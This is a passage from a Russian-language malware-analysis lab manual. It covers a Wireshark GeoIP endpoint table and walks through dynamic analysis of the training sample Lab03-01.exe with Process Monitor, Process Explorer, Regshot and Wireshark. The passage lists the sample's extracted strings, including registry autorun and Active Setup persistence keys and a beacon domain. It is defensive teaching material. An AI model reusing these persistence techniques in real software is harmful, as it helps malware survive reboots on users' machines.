



Рисунок 40 – График ввода/вывода

Выбран пункт “статистика - > конечные точки” и в новом окно выберем “IP4 - > карта - > открыть в браузере”.

Если «карта» не активна, то требуется загрузить GeoIP: https://wiki.wireshark.org/HowToUseGeoIP.

Для загрузки необходимо зарегистрироваться и скачать три базы данных GeoLite2 и указать их путь в Wireshark.



Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	Country	City	AS Number	AS Organization
2.20.21.138	57	25k	33	22k	24	3751	—	—	20940	Akamai International B.V.
5.61.23.11	9	576	5	359	4	217	Russia	—	47764	Limited liability company Mail.Ru
5.61.49.101	1 899	2261k	1 543	2213k	356	47k	Germany	—	—	—
13.33.240.36	9	562	5	345	4	217	United States	Seattle	16509	Amazon.com, Inc.
13.33.240.76	7	441	4	279	3	162	United States	Seattle	16509	Amazon.com, Inc.
13.33.240.122	10	616	5	345	5	271	United States	Seattle	16509	Amazon.com, Inc.
20.44.232.74	21	12k	11	8626	10	3956	Singapore	Singapore	8075	Microsoft Corporation
20.54.24.69	20	5502	9	3596	11	1906	United States	—	—	—
37.1.203.40	17	1701	9	691	8	1010	Netherlands	—	50673	Serverius Holding B.V.
37.220.163.140	9	562	5	345	4	217	Russia	—	34879	OOO Sovremennye setevye tekhnologii
37.220.163.159	9	562	5	345	4	217	Russia	—	34879	OOO Sovremennye setevye tekhnologii
40.91.73.169	21	4984	9	3649	12	1335	United States	—	8075	Microsoft Corporation
52.85.115.60	10	616	5	345	5	271	United States	Seattle	16509	Amazon.com, Inc.
87.240.129.129	46	6473	22	3248	24	3225	Russia	—	47541	VKontakte Ltd
87.240.129.186	18	3720	12	2598	6	1122	Russia	—	47541	VKontakte Ltd
87.240.190.78	21	12k	14	11k	7	697	Russia	—	47541	VKontakte Ltd
91.240.170.193	9	562	5	345	4	217	Russia	Moscow	57363	CDNvideo LLC
92.38.138.11	40	2244	20	1160	20	1084	Russia	Moscow	199524	G-Core Labs S.A.
93.186.225.209	12	750	6	423	6	327	Russia	—	47541	VKontakte Ltd
94.100.180.57	9	566	5	349	4	217	Russia	—	47764	Limited liability company Mail.Ru
94.100.180.246	9	566	5	349	4	217	Russia	—	47764	Limited liability company Mail.Ru
94.100.184.85	9	566	5	349	4	217	Russia	—	47764	Limited liability company Mail.Ru
95.142.204.157	10	616	5	345	5	271	Russia	—	47542	VKontakte Ltd
95.172.70.131	4	428	2	112	2	316	United Kingdom	—	395424	LogMeIn, Inc.
96.6.15.47	8	484	4	264	4	220	Netherlands	—	20940	Akamai International B.V.
138.68.77.102	22	7701	10	4444	12	3257	Germany	Frankfurt am Main	14061	DigitalOcean, LLC

Рисунок 41 – Вывод данных

Рисунок 42 – География полученных данных

Вывод: изучив структуру ip-пакета и функциональные возможности программы wireshark можно осуществить захват трафика, провести его графический и географический анализ.

Задание № 4. Динамический анализ безопасности приложений

Цель работы: провести динамический анализ файла Lab03-01.exe.

Динамический анализ — это второй этап исследования вредоносного кода, который проводится после статического анализа, когда последний неэффективен из-за обфускации или других причин. Динамический анализ позволяет наблюдать за реальным поведением вредоносной программы, что отличается от статического анализа, где происходит анализ кода без его выполнения. Этот метод также позволяет определить функциональность вредоносного ПО, что может быть сложно сделать статически. Динамический анализ эффективен, но должен проводиться осторожно, так как может представлять риски для сети и системы. Он также имеет ограничения, особенно когда вредоносный код имеет множество вариантов выполнения функций. В этом задании рассмотрены базовые методы динамического анализа программ.

Для выполнения работы необходимо установить следующее программное обеспечение (ПО):

1. **Process Monitor** — Это утилита для мониторинга процессов в операционной системе Windows. Она отслеживает активность файлов, реестра и сети, позволяя пользователям наблюдать за работой приложений и системы.

2. **Process Explorer** — Это более мощный диспетчер задач для Windows, который предоставляет подробную информацию о запущенных процессах, включая зависимости и ресурсы, которые они используют.

3. **Dependency Walker** — Это инструмент для анализа зависимостей программы. Он позволяет определить, какие библиотеки и файлы используются приложением, что полезно при разрешении проблем с отсутствующими или неправильными файлами.

4. **Regshot** — Это инструмент для сравнения реестровой базы данных Windows до и после выполнения действий или установки программы. Он помогает выявить изменения в реестре, которые могут быть связаны с установкой или деинсталляцией программ.

5. **Wireshark** — Это мощный сниффер сетевого трафика, который работает на различных платформах. Он позволяет анализировать и захватывать пакеты данных в сети, что полезно для диагностики сетевых проблем и анализа безопасности.

Все инструменты, описанные выше, можно использовать совместно, чтобы максимизировать объем информации, полученной в результате динамического анализа.

Для динамического анализа ПО нужно выполнить следующие шаги:

1. Запустить Process Monitor, установить фильтр с именем исполняемого файла и очистить все события, записанные ранее.

2.Запустить Process Explorer.

3. Активизировать запись сетевого трафика с использованием Wireshark

4. Сделать первый снимок реестра с помощью Regshot.

5. Запустить изучаемое ПО

6. Сделать второй снимок реестра с помощью Regshot.

7. Провести анализ полученных данных со всех программ.

Пример выполнения задания

Необходимо произвести анализ файла Lab03-01.exe

На первом этапе требуется воспользоваться статическим анализом.

Необходимо открыть исследуемую программу в PEview. На рисунке 43 представлено, что импортируется только одна библиотека – kernel32.dll. В таблице адресов импорта видно, как импортируется лишь один вызов – ExitProcess. На основе этой информации сложно сделать вывод о возможностях программы.




Рисунок 43 – Таблица адресов импорта

Далее необходимо посмотреть на строки, которые есть в исследуемом ПО.

```
VSWRQ
QVlM
^-m-m<|<|<|M
advapi32
ntdll
user32
Jbh
QQVP
ucj
advpack
StubPath
SOFTWARE\Classes\http\shell\open\commandV
Software\Microsoft\Active Setup\Installed Components\
test
www.practicalmalwareanalysis.com
admin
VideoDriver
WinVMX32-
vmx32to64.exe
SOFTWARE\Microsoft\Windows\CurrentVersion\Run
SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
PWj
AppData
VQj
ViW
```

Рисунок 44 – Строки в исследуемом ПО

Здесь представлено много необходимых значений, таких как ключи реестра, доменное имя, а также названия WinVMX32, VideoDriver и vmx32to64.exe. Требуется проверить, удастся ли определить их назначение с помощью базовых методик динамического анализа.

Для начала необходимо запустить Process Monitor. После этого рекомендуется отключить захват процессов, т.к. процессов в системе много, что перегружает операционную систему.




Рисунок 45 – Отключение захвата процессов

Далее необходимо открыть вкладку “фильтр”, чтобы отсеять лишние процессы.




Рисунок 46 – Фильтр Process Monitor

Требуется подписать фильтр в соответствии с именем процесса, в нашем случае Lab03-01.exe.




Рисунок 47 – Фильтр по имени процесса

Настройка Process Monitor на данном этапе завершена. Для следующего этапа необходимо запустить программу Process Explorer.




Рисунок 48 – Process Explorer

В данной программе можно увидеть все запущенные процессы. По функционалу программа похожа на диспетчер задач, но имеет более удобный интерфейс и больше доступных функций.

Далее требуется запустить wireshark, чтобы проверить, имеет ли ПО сетевой функционал.




Рисунок 49 – Wireshark

Теперь необходимо запустить программу RegShot и создать первый снимок реестра.




Рисунок 50 – Первый снимок RegShot

После запуска всех ПО для анализа требуется открыть исследуемую программу.




Рисунок 51 – Запуск исследуемого ПО

После открытия необходимо сделать второй снимок реестра в программе RegShot и вывести полученные данные в txt файл.




Рисунок 52 – Второй снимок RegShot

